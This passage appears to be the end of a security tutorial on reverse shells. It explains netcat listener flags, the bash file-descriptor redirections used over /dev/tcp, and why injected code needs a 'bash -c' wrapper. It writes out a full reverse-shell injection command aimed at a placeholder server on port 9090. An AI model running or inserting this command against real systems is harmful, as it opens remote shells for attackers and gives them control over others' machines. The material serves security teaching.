- **-lnv :** netcat starts in listener mode (-l) , starts in numeric mode prevents DNS lookup (-n) , starts in verbose mode such as connection details (-v).
- **/bin/bash –l :** Starts an interactive bash shell on the victim machine.
- **/dev/tcp/... :** redirects FD 1 (stdout) to the socket .
- **0<&1:** redirects FD 0 (stdin) to the same place FD 1 is pointing (our socket).
- **2>&1:** Redirect Standard Error (FD 2) to the same place that FD 1 is pointing(our socket).

Code Injection:

- The commands we just used work because we typed them into a shell. That outer shell interpreted the > and & symbols for us.
- In a real attack (like a buffer overflow), our code is just run. There is no shell to interpret the redirection symbols.
- Solution: We must "wrap" our command inside another shell, whose only job is to interpret the redirection string for our real reverse shell.
- This is the command string often injected in an attack:

  /bin/bash -c "/bin/bash -i > /dev/tcp/server_ip/9090 0<&1 2>&1"
- The outer **bash -c** is the **"wrapper."** It reads the command string and sets up the redirection. This must be bash to understand the **/dev/tcp/** keyword.
- The inner /bin/bash -i is our actual reverse shell, which inherits the redirected I/O.

Thank You